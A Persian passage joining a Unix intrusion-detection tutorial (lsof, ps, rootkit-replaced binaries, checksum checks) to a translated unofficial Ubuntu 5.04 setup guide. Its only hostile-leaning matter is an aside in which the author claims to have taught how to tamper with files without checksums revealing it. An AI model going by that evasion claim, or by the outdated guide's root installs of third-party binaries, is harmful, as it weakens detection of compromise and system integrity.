#lsof -i
Command   PID   User   FD   Type   Device Sise   Nod Name

Portmap    311   root    4u   IPV4        301        UDP*:Sunrpc
Inetd        439   root    6a   IPV4        427        TCP*:FTP(LISTEN)
Sendmail   578   root    7u   IPV4        495        TCP*:SMTP(LISTEN)
```

این برنامه را می توانید از آدرس ftp://vic.cc.purdue.edu/pub/tools/unix/lsof دریافت کنید . چنانچه از نتایج خروجی دیده میشود دستور Lsof تمام پورتهای باز و فرآیندی که پورت را باز نگه داشته است نمایش می دهد . مطمئن شوید که هر فرایند چه کاری انجام میدهد و چرا پورت را باز نگه می دارد . برنامه Lsof به جای شماره پورت در ستون سمت راست نام پورت را نمایش می دهد . البته به شرطی که نام آ در فایل /etc/Services وجود داشته باشد .

دستور PS

این برنامه تمام Processها و فرآیندهای فعال روی سیستم را نشان می دهد . این کار هنگام جستوجوی Snifferها اهمیت زیادی دارد زیرا ممکن است برنامه های lsof وNetstat نتوانند Sniffer را آشکار کنند . در اکثر سیستم های یونیکس دستور ps -ef تمام Process ها و فرآیندهای فعال روی سیستم را نشان می دهد . اگر در برخی از نسخه های یونیکس این دستور اجرا نمی شود دستور ps -aux را امتحان کنید . نتایج دستور ps به شکل زیر است :

```
#ps -ef

UID    PID   PPID   C    STIME    TTY    TIME       CMB
root   1       0       0     13:00      ?      00:00:04   Kpiod
root   2       1       0     15:38      ?      00:12:30   kflushd
Bin    311     1       0     12:30      tty1   01:02:35   portmap
```

با استفاده از دستورPs به طور دوره ای لیست تمام Process های روی سیستم را برسی نمایید و اگر به مورد غیر قابل تشخیص برخوردید آنرا دنبال کنید .

فایل های تغییر یافته

پس از آنکه مهاجم به سیستم نفوذ کرد سعی می کند با تغییر فایل های سیستمی،امکان دسترسی پیوسته به سیستم را برای خود فراهم کند . برنامه هایی که فایلهای سیستمی را جایگزین می کنند RootKit نامیده می شوند . چون امکان ادامه دسترسی مهاجم به اکانت Root را فراهم می کند . علاوه بر برنامه هایی مانند Snifferها ، ممکن است RootKit جایگزین برنامه های باینری زیر باشد :

PS
NetStat
Login
Paswwd
Inetd
SSH
Telnet
FTPd

اساسا هر برنامه قابل اجرایی که بتواند به طریقی به دسترسی مهاجم کمک کند تغییر داده می شود . بهترین روش برای تشخیص تغییر فایل Checksum رمز نگاری است . بهترین کار آن است که به هنگام ساخت سیستم برای تمامی فایلهای سیستمی checkSum ساخته

شود و هر بار که برنامه مکمل به سیستم اضافه می شود Checksum به روز شود . Checksum را روی سیستم امنیتی نگه دارید بطوریکه مهاجم نتواند آن را تغییر دهد . اگر نسبت به تحت نفوذ قرار گرفتن سیستمی مشکوک هستید Checksum را دوباره محاسبه نمایید و آن را با مقدار اولیه مقایسه کنید . اگر مقادیر یکسان است فایلها دستکاری نشده است اما در صورت مشاهده تفاوت به فایل اعتماد نکنید و آن را با فایل اصلی که از ابتدا داشته اید جایگزین کنید . (خوب من به شما یاد دادم که چگونه فایل بیکانیم که حتی این پارامتر هم اثر نکند ، اگر سیستم خود شک اساس دارید هارد خود را از نو پارتیشن بندی کنید و آنگاه دوباره سیستم خود را نصب کنید ، این بهترین راه است !)

خوب در این قسمت آموزش کامل لینوکس Ubutnu را که توسط آقای مهدی حسن پور تهیه شده است را بدون هیچ گونه حذف یا اضافه ای می آوریم ، با آرزوی موفقیت برای این شخص پر کار

راهنمای غیر رسمی کاربری Ubuntu 5.04

آدرس اینترنتی: http://Ir.ubuntuguide.org
نویسنده : Kuala Lumpur, Malaysia Wen Kiat Chua

برگردان فارسی، تصحیح و برخی حذف و اضافات : مهدی حسن پور
وبلاگ من : http://opmdream.blogspot.com

لطفا جهت حمایت از نویسندگان این مستندات و راهنمایی ها، ما را از هدایای خود محروم ننمایید. با تشکر

گواهی رفع ادعا !!

نکات عمومی

۱. این یک راهنمای غیر رسمی از Ubuntu است و هیچ گونه ارتباطی با پروژه اصلی Ubuntu و شرکت Canonial Ltd ندارد.
۲. این راهنما همین گونه که هست بر روی یک نسخه کامل نصب شده Ubuntu 5.04 x86 با اسم رمز Hoary Hedgehog نصب و تست شده است.
۳. قسمت هایی که در مستطیل های مشکی رنگ میبینید، به این معناست که باید در محیط ترمینال (Applications-> SystemTools -> Terminal) اجرا شوند.

٤. جهت جلوگیری از اشتباهات تایپی احتمالی توسط شما در هنگام تایپ دستورات، توصیه میشود دستورات نوشته شده را کپی کرده و در محیط ترمینال درج نمایید.
٥. "sudo" به این معنی است که کاربر مدیر سیستم با بالاترین سطح دسترسی، دستوری را اجرا میکند. اجرای فرمان sudo از شما کلمه رمز خواهد پرسید. لطفا کلمه رمزی را که در زمان نصب به سیستم داده اید اینجا وارد نمایید.
٦. در صورتی که هر بار تایپ کردن "sudo" برای شما خسته کننده است با یک بار اجرای فرمان sudo -s -H به همراه کلمه رمز به کاربر با حق دسترسی بالاترین سوئیچ کنید.
۷. در صورتی که هر بار تایپ کردن apt-get برای شما خسته کننده است بخش چگونه با کمک Synaptic ساده تر apt-get کنم را مطالعه نمایید.
۸. فرمانهای "apt-get" و "wget" نیاز به اتصال به اینترنت برای نصب ، روزآمد نمودن یا دانلود بسته های نرم افزاری دارند.
۹. برای دانلود کردن یک فایل، در محیط مرورگر خود بر روی لینک مورد نظر راست کلیک نمایید و سپس "save link as" را انتخاب نمایید. مطمئن شوید که نام فایل و آدرس دانلود آن صحیح است.
۱۰. جهت انتقال نظرات، پیشنهادات و انتقادات میتوانید با آدرس ایمیل من (DOT com h.mehdi AT gmail) مکاتبه نمایید.
۱۱. توجه نمایید که این صفحه برای مشاهده با فونت Tahoma بهینه شده، لذا اگر این فونت در سیستم شما موجود نمیباشد، جهت مشاهده بهتر این صفحه فونت Tahoma را در پوشه فونتهای سیستم خود اضافه نمایید.
۱۲. ممکن است برخی ابزارهای محیط چندرسانه ای به درستی کار نکنند، لطفا قبل از استفاده از ابزارهای محیط چند رسانه ای بخش چگونه صدای سیستم را برای کار به صورت بهینه در GNOME پیکربندی کنم را مطالعه نمایید.
۱۳. با امید به اینکه حس زیبای انسان دوستی که شعار Ubuntu است همواره همراهتان باشد.

فهرست موضوعات و مطالب

برنامه های تجاری

مدیریت کاربران

سخت افزار

نوشتن روی CD/DVD

شبکه

دسترسی به سیستم از راه دور(Remote Desktop)

ویندوز

امنیت

حالت نجات

نکات و ترفندها

سرویس ضدویروس

سرویس دهنده Samba

سرویس SSH

سرویس DHCP

سرویس بانک اطلاعات

سرویس دهنده وب Apache

سرویس دهنده FTP

سرویس دهنده Streaming Media

سرویس دهنده گالری عکس

عیب یابی

ارتقا دادن Ubuntu

شروع

Ubuntu چیست ؟

۱. http://www.ubuntulinux.org/ubuntu

کجا میتوانم تصاویری از محیط Ubuntu را ببینم ؟

۱. slide=1&http://shots.osdir.com/slideshows/slideshow.php?release=305

کجا میتوانم نام بسته های نرم افزاری که همراه Ubuntu نصب میشوند را ببینم ؟

۱. جواب این سوال را میتوانید با اجرای فرمان dpkg -l ببینید. ضمنا یک نسخه از لیست بسته ها را اینجا میتوانید ببینید.
۲. http://packages.ubuntu.com/hoary
۳. http://distrowatch.com/table.php?distribution=ubuntu

CD های Ubuntu را از کجا دریافت کنم ؟

۱. http://www.ubuntulinux.org/download

کجا میتوانم CD های Ubuntu را بصورت رایگان سفارش دهم ؟

۱. http://shipit.ubuntulinux.org
۲. در حال حاضر تعدادی از این CD ها جهت عرضه به کاربران در تهران موجود است. جهت سفارش با آدرس ایمیل من مکاتبه کنید.

کجا باید دنبال مستندات و راهنماهای Ubuntu بگردم ؟

۱. تالارهای گفتگو و پرسش و پاسخ فارسی، با تشکر از آقای آلن باغومیان مدیر محترم سایت http://www.technotux.com که امکان استفاده از این تالارها را برای کاربران فارسی زبان فراهم کرده اند.
۲. Mailing Lists
۳. Web Forums
۴. IRC Channel

دریافت این راهنمای Ubuntu

چگونه این راهنمای Ubuntu را به صورت کامل دریافت کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2. wget -c http://ubuntuguide.org/ubuntu5.04.tar.gz
3. tar -zxvf ubuntu5.04.tar.gz

مخازن اصلی دریافت بسته های نرم افزاری (Repositories)

چگونه مخازن اضافی برای دریافت بسته های نرم افزاری تکمیلی Ubuntu را اضافه کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2. sudo cp /etc/apt/sources.list /etc/apt/sources.list_backup
sudo gedit /etc/apt/sources.list

۳. خط فرمانهای زیر را پیدا کنید

```
...
## Uncomment the following two lines to fetch updated software from the network
```

```
# deb http://us.archive.ubuntu.com/ubuntu hoary main restricted
# deb-src http://us.archive.ubuntu.com/ubuntu hoary main restricted

## Uncomment the following two lines to fetch major bug fix updates produced
## after the final release of the distribution.
# deb http://us.archive.ubuntu.com/ubuntu hoary-updates main restricted
# deb-src http://us.archive.ubuntu.com/ubuntu hoary-updates main restricted

## Uncomment the following two lines to add software from the 'universe'
## repository.
## N.B. software from this repository is ENTIRELY UNSUPPORTED by the Ubuntu
## team, and may not be under a free licence. Please satisfy yourself as to
## your rights to use the software. Also, please note that software in
## universe WILL NOT receive any review or updates from the Ubuntu security
## team.
# deb http://us.archive.ubuntu.com/ubuntu hoary universe
# deb-src http://us.archive.ubuntu.com/ubuntu hoary universe

# deb http://security.ubuntu.com/ubuntu hoary-security main restricted
# deb-src http://security.ubuntu.com/ubuntu hoary-security main restricted

# deb http://security.ubuntu.com/ubuntu hoary-security universe
# deb-src http://security.ubuntu.com/ubuntu hoary-security universe
```

٤. این خط فرمانها را به جای خط فرمانهای بالا بنویسید.

```
## Uncomment the following two lines to fetch updated software from the network
deb http://us.archive.ubuntu.com/ubuntu hoary main restricted
deb-src http://us.archive.ubuntu.com/ubuntu hoary main restricted

## Uncomment the following two lines to fetch major bug fix updates produced
## after the final release of the distribution.
deb http://us.archive.ubuntu.com/ubuntu hoary-updates main restricted
deb-src http://us.archive.ubuntu.com/ubuntu hoary-updates main restricted

## Uncomment the following two lines to add software from the 'universe'
## repository.
## N.B. software from this repository is ENTIRELY UNSUPPORTED by the Ubuntu
## team, and may not be under a free licence. Please satisfy yourself as to
## your rights to use the software. Also, please note that software in
## universe WILL NOT receive any review or updates from the Ubuntu security
## team.
deb http://us.archive.ubuntu.com/ubuntu hoary universe
deb-src http://us.archive.ubuntu.com/ubuntu hoary universe

deb http://security.ubuntu.com/ubuntu hoary-security main restricted
deb-src http://security.ubuntu.com/ubuntu hoary-security main restricted

deb http://security.ubuntu.com/ubuntu hoary-security universe
deb-src http://security.ubuntu.com/ubuntu hoary-security universe

deb http://archive.ubuntu.com/ubuntu hoary multiverse
deb-src http://archive.ubuntu.com/ubuntu hoary multiverse

## Backports
deb http://ubuntu-backports.mirrormax.net/ hoary-backports main universe multiverse restricted
deb http://ubuntu-backports.mirrormax.net/ hoary-extras main universe multiverse restricted
```

٥. فایل را پس از ویرایش ذخیره نمایید (یک نمونه از فایل ویرایش شده)

6. sudo apt-get update

چگونه از مخازن دریافت شده نسخه پشتیبان تهیه کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. برای تهیه نسخه پشتیبان از مخازن دریافت شده از اینترنت

```
sudo tar zcvf apt.tgz /etc/apt/ /var/lib/apt/ /var/cache/apt/
```

٣. برای برگرداندن این مخازن

```
sudo tar zxvf apt.tgz -C /
```

بروزآوری های Ubuntu

چگونه به صورت دستی Ubuntu را روزآمد نمایم ؟

۱. نکات عمومی را مطالعه نمایید..
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.  sudo apt-get update
    sudo apt-get upgrade
```

بسته ها و نرم افزارهای تکمیلی

چگونه برنامه Menu Editor جهت ویرایش منوها را برای GNOME نصب کنم؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.  sudo apt-get install smeg
```

۴. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۵. Smeg Menu Editor <- System Tools <- Applications

چگونه برنامه Clipboard daemon را برای GNOME نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.

```
2.  wget -c http://frankandjacq.com/ubuntuguide/gnome-clipboard-daemon-1.0.bin.tar.bz2
3.  sudo tar jxvf gnome-clipboard-daemon-1.0.bin.tar.bz2 -C /usr/bin/
4.  sudo chown root:root /usr/bin/gnome-clipboard-daemon
5.  sudo chmod 755 /usr/bin/gnome-clipboard-daemon
6.  sudo gnome-clipboard-daemon &
```

۷. Sessions <- Preferences <- System
۸. Sessions

```
9.  Startup Programs Tab -> Add
10.
11. Startup Command: gnome-clipboard-daemon
    Order: 80
```

چگونه بسته نرم افزاری JAVA (J2SE Runtime Environment) همراه با Plug-in مناسب برای Mozilla Firefox را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.  sudo apt-get install sun-j2re1.5
    java -version
```

۴. Mozilla Firefox را دوباره اجرا نمایید

چگونه Plug-in مناسب جهت نمایش فایلهای فلش (Marcomedia Flash) در Firefox Mozilla را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
3. sudo apt-get install flashplayer-mozilla
٤. Mozilla Firefox را دوباره اجرا نمایید.

چگونه بسته نرم افزاری خواندن فایلهای PDF (Adobe Reader) همراه با Plug-in مناسب برای Mozilla Firefox را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
3. sudo apt-get install acroread
sudo apt-get install mozilla-acroread
sudo apt-get install acroread-plugins
٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٥. Adobe Reader <- Office <- Applications
٦. Mozilla Firefox را دوباره اجرا نمایید.

چگونه بسته نرم افزاری مدیریت دانلود (Downloader for X) را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
3. sudo apt-get install d4x
٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٥. Downloader for X <- Internet <- Applications

چگونه بسته نرم افزاری مدیریت و ارتباط با سرویس دهنده های FTP (gFTP) را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
3. sudo apt-get install gftp
٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٥. gFTP <- Internet <- Applications

چگونه بسته نرم افزاری ارتباط با P2P BitTorrent (Azureus) را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه بسته نرم افزاری JAVA (J2SE Runtime Environment) همراه با Plug-in مناسب برای Mozilla Firefox را نصب کنم را مطالعه نمایید.
3. sudo apt-get install azureus
٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٥. Azureus <- Internet <- Applications

چگونه بسته نرم افزاری ارتباط با P2P eMule (aMule) را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
3. sudo apt-get install amule
٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٥. aMule <- Internet <- Applications

چگونه بسته نرم افزاری ارتباط با P2P Gnutella (Lime Wire) را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.

۲. بخش چگونه بسته نرم افزاری (JAVA (J2SE Runtime Environment همراه با Plug-in مناسب برای Mozilla Firefox را نصب کنم را مطالعه نمایید.

```
3.  wget -c http://frankandjacq.com/ubuntuguide/LimeWireOther.zip
sudo unzip -u LimeWireOther.zip -d /opt/
sudo chown -R root:root /opt/LimeWire/
sudo gedit /usr/bin/runLime.sh
```

٤. یک فایل جدید ایجاد کرده و خط فرمان های زیر را در آن بنویسید.

```
cd /opt/LimeWire/
./runLime.sh
```

٥. سپس فایل جدید را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

```
6.  sudo chmod +x /usr/bin/runLime.sh
sudo gedit /usr/share/applications/LimeWire.desktop
```

۷. خط فرمانهای زیر را در فایل جدید بنویسید.

```
[Desktop Entry]
Name=LimeWire
Comment=LimeWire
Exec=runLime.sh
Icon=/opt/LimeWire/LimeWire.ico
Terminal=false
Type=Application
Categories=Application;Network;
```

۸. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۹. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۱۰. Applications -> Internet -> LimeWire

چگونه بسته نرم افزاری برنامه پیغام رسان Skype را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.  sudo apt-get install libqt3c102-mt
wget -c http://frankandjacq.com/ubuntuguide/skype_1.2.0.11-1_i386.deb
sudo dpkg -i skype_1.2.0.11-1_i386.deb
```

٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٥. Applications -> Internet -> Skype

چگونه بسته نرم افزاری برنامه Winpopup (LinPopUp) را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.

```
4.  sudo apt-get install linpopup
sudo gedit /usr/share/applications/linpopup.desktop
```

٥. خط فرمانهای زیر را در فایل جدید بنویسید.

```
[Desktop Entry]
Name=LinPopUp
Comment=LinPopUp
Exec=linpopup
Icon=/usr/share/pixmaps/linpopup.xpm
Terminal=false
Type=Application
Categories=Application;Utility;
```

٦. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۷. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۸. Applications -> Accessories -> LinPopUp

چگونه Codec های مختلف محیط چند رسانه ای (Multimedia Codecs) را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.      sudo apt-get install gstreamer0.8-plugins
    sudo apt-get install gstreamer0.8-lame
    sudo apt-get install gstreamer0.8-ffmpeg
    sudo apt-get install w32codecs
    sudo apt-get install libdivx4linux
    sudo apt-get install lame
    sudo apt-get install sox
    sudo apt-get install ffmpeg
    sudo apt-get install mjpegtools
    sudo apt-get install vorbis-tools
    gst-register-0.8
```

چگونه بسته نرم افزاری قابلیت نمایش DVD را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.      sudo apt-get install libdvdcss2
```

چگونه بسته نرم افزاری Xine-ui برای پخش فایلهای چند رسانه ای را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. بخش چگونه Codec های مختلف محیط چند رسانه ای (Multimedia Codecs) را نصب کنم را مطالعه نمایید.
٤. بخش چگونه بسته نرم افزاری قابلیت نمایش DVD را نصب کنم را مطالعه نمایید.

```
5.      sudo apt-get install xine-ui
```

٦. برای اینکه فایلهای چندرسانه ای در حالت اولیه با xine اجرا شوند.

```
gconftool-2 --type string --set /desktop/gnome/volume_manager/autoplay_dvd_command "xine dvd:///"
sudo rm -f /usr/share/applnk/Multimedia/xine.desktop
sudo ln -fs /usr/share/xine/desktop/xine.desktop /usr/share/applications/
sudo cp /usr/share/applications/defaults.list /usr/share/applications/defaults.list_backup
sudo sed -e 's/totem.desktop/xine.desktop/g' /usr/share/applications/defaults.list_backup > /tmp/defaults.list
sudo mv /tmp/defaults.list /usr/share/applications/defaults.list
```

۷. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۸. بخش چگونه محیط کاربری GNOME را refresh کنم را مطالعه نمایید.
۹. xine <- Video & Sound <- Applications

چگونه بسته نرم افزاری Mplayer به همراه Plug-in مناسب برای Mozilla Firefox را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. بخش چگونه Codec های مختلف محیط چند رسانه ای (Multimedia Codecs) را نصب کنم را مطالعه نمایید.
٤. بخش چگونه بسته نرم افزاری قابلیت نمایش DVD را نصب کنم را مطالعه نمایید.

```
5.      sudo apt-get install mplayer-386
    sudo apt-get install mplayer-fonts
    sudo apt-get install mozilla-mplayer
    sudo cp /etc/mplayer/mplayer.conf /etc/mplayer/mplayer.conf_backup
    sudo gedit /etc/mplayer/mplayer.conf
```

٦. خط فرمان زیر را پیدا کنید.

```
...
vo=x11,             # To specify default video driver (see -vo help for
...
```

۷. به جای خط فرمان بالا این خط فرمان را بنویسید.

```
vo=xv,          # To specify default video driver (see -vo help for
```

۸. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۹. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۱۰. MPlayer <- Video & Sound <- Applications
۱۱. Mozilla Firefox را دوباره اجرا نمایید.

چگونه بسته نرم افزاری XMMS را برای پخش فایلهای چند رسانه ای نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. بخش چگونه Codec های مختلف محیط چند رسانه ای (Multimedia Codecs) را نصب کنم را مطالعه نمایید.

```
4.  sudo apt-get install xmms
wget -c http://frankandjacq.com/ubuntuguide/xmms-wma_1.0.4-2_i386.deb
5.  sudo dpkg -i xmms-wma_1.0.4-2_i386.deb
```

۶. برای اینکه فایلهای با پسوند MP3/M3U/WAV در حالت اولیه با XMMS اجرا شوند.

```
sudo cp /usr/share/applications/defaults.list /usr/share/applications/defaults.list_backup
sudo cp /usr/share/applications/defaults.list /tmp/defaults.list_tmp
sudo sed -e 's/audio\/mpeg=.*/audio\/mpeg=XMMS.desktop/g' /tmp/defaults.list_tmp > /tmp/defaults.mp3
sudo sed -e 's/audio\/x-mpegurl=.*/audio\/x-mpegurl=XMMS.desktop/g' /tmp/defaults.mp3 > /tmp/defaults.m3u
sudo sed -e 's/audio\/x-wav=.*/audio\/x-wav=XMMS.desktop/g' /tmp/defaults.m3u > /tmp/defaults.list
sudo mv /tmp/defaults.list /usr/share/applications/defaults.list
sudo rm -f /tmp/defaults.*
```

۷. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۸. بخش چگونه محیط کاربری GNOME را refresh کنم را مطالعه نمایید.
۹. XMMS <- Video & Sound <- Applications

چگونه بسته نرم افزاری RealPlayer را برای پخش فایلهای چند رسانه ای نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.  sudo apt-get install realplayer
```

۴. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۵. RealPlayer 10 <- Video & Sound <- Applications

چگونه بسته نرم افزاری streamtuner را جهت راه اندازی قابلیت Browser Stream Directory نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.  sudo apt-get install streamtuner
sudo apt-get install streamripper
```

۴. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۵. streamtuner <- Video & Sound <- Applications

چگونه بسته نرم افزاری Easy TAG را برای راه اندازی قابلیت ID3 Tag Editor نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.  sudo apt-get install easytag
```

۴. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۵. EasyTAG <- Video & Sound <- Applications

چگونه بسته نرم افزاری Kino برای انجام تغییرات در فایلهای ویدیویی را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. بخش چگونه Codec های مختلف محیط چند رسانه ای (Multimedia Codecs) را نصب کنم را مطالعه نمایید.
4.
```
sudo apt-get install kino
sudo apt-get install kinoplus
sudo apt-get install kino-timfx
sudo apt-get install kino-dvtitler
```
۵. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٦. Kino Video Editor <- Video & Sound <- Applications

چگونه بسته نرم افزاری Audacity برای انجام تغییرات در فایلهای صوتی را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. بخش چگونه Codec های مختلف محیط چند رسانه ای (Multimedia Codecs) را نصب کنم را مطالعه نمایید.
4.
```
sudo apt-get install audacity
```
۵. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٦. Audacity <- Video & Sound <- Applications

چگونه بسته نرم افزاری dvd::rip به عنوان DVD Ripper برای دریافت و تبدیل فایلهای صوتی از DVD را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. بخش چگونه Codec های مختلف محیط چند رسانه ای (Multimedia Codecs) را نصب کنم را مطالعه نمایید.
٤. بخش چگونه بسته نرم افزاری قابلیت نمایش DVD را نصب کنم را مطالعه نمایید.
۵. بخش چگونه بسته نرم افزاری Mplayer به همراه Plug-in مناسب برای Mozilla Firefox را نصب کنم را مطالعه نمایید.
٦. بخش چگونه بسته نرم افزاری برنامه باز کردن فایلهای فشرده RAR را نصب کنم را مطالعه نمایید.
7.
```
sudo apt-get install dvdrip
sudo apt-get install vcdimager
sudo apt-get install cdrdao
sudo apt-get install subtitleripper
sudo ln -fs /usr/bin/rar /usr/bin/rar-2.80
sudo gedit /usr/share/applications/dvdrip.desktop
```
۸. خط فرمانهای زیر را در فایل جدید بنویسید.

```
[Desktop Entry]
Name=dvd::rip
Comment=dvd::rip
Exec=dvdrip
Icon=/usr/share/perl5/Video/DVDRip/icon.xpm
Terminal=false
Type=Application
Categories=Application;AudioVideo;
```

۹. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۱۰. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۱۱. dvd::rip <- Video & Sound <- Applications

چگونه بسته نرم افزاری Goobox به عنوان CD Ripper برای دریافت و تبدیل فایلهای صوتی از CD را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. بخش چگونه Codec های مختلف محیط چند رسانه ای (Multimedia Codecs) را نصب کنم را مطالعه نمایید.
4.
```
sudo apt-get install goobox
sudo rm -f /usr/share/applications/goobox.desktop
sudo gedit /usr/share/applications/goobox.desktop
```
۵. خط فرمانهای زیر را در فایل جدید بنویسید.

```
[Desktop Entry]
Name=CD Player & Ripper
Comment=Play and extract CDs
Exec=goobox
Icon=goobox.png
Terminal=false
Type=Application
Categories=Application;AudioVideo;
```

٦. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ذخیره شده)
٧. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٨. Ripper & CD Player <- Video & Sound <- Applications

چگونه بسته نرم افزاری برنامه ایمیل خوان Mozilla Thunderbird را نصب کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.	sudo apt-get install mozilla-thunderbird
```

٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٥. Thunderbird Mail Client <- Internet <- Applications

چگونه بسته نرم افزاری برنامه اخبار خوان Pan News Reader را نصب کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.	sudo apt-get install pan
```

٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
٥. Pan Newsreader <- Internet <- Applications

چگونه بسته نرم افزاری برنامه RSS/RDF/Atom و اخبار خوان RSSOwl را نصب کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه بسته نرم افزاری Runtime Environment JAVA (J2SE) همراه با Plug-in مناسب برای Mozilla Firefox را نصب کنم را مطالعه نمایید.

```
3.	wget -c http://frankandjacq.com/ubuntuguide/rssowl_linux_1_1_3_bin.tar.gz
4.	sudo tar zxvf rssowl_linux_1_1_3_bin.tar.gz -C /opt/
5.	sudo chown -R root:root /opt/rssowl_linux_1_1_3_bin/
6.	sudo gedit /usr/bin/runRSSOwl.sh
```

٧. خط فرمانهای زیر را در فایل جدید بنویسید.

```
export MOZILLA_FIVE_HOME=/usr/lib/mozilla-firefox
export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:${MOZILLA_FIVE_HOME}:${LD_LIBRARY_PATH}
cd /opt/rssowl_linux_1_1_3_bin/
./run.sh
```

٨. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ذخیره شده)

```
9.	sudo chmod +x /usr/bin/runRSSOwl.sh
sudo gedit /usr/share/applications/RSSOwl.desktop
```

١٠. خط فرمانهای زیر را در فایل جدید بنویسید.

```
[Desktop Entry]
Name=RSSOwl
Comment=RSSOwl
Exec=runRSSOwl.sh
Icon=/opt/rssowl_linux_1_1_3_bin/rssowl.xpm
Terminal=false
Type=Application
Categories=Application;Network;
```

١١. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ذخیره شده)

۱۲. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۱۳. RSSOwl <- Internet <- Applications

چگونه بسته نرم افزاری برنامه طراحی صفحات وب NVU را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
3. sudo apt-get install nvu
sudo rm -f /usr/share/applications/nvu.desktop
sudo gedit /usr/share/applications/nvu.desktop
٤. خط فرمانهای زیر را در فایل جدید بنویسید.

```
[Desktop Entry]
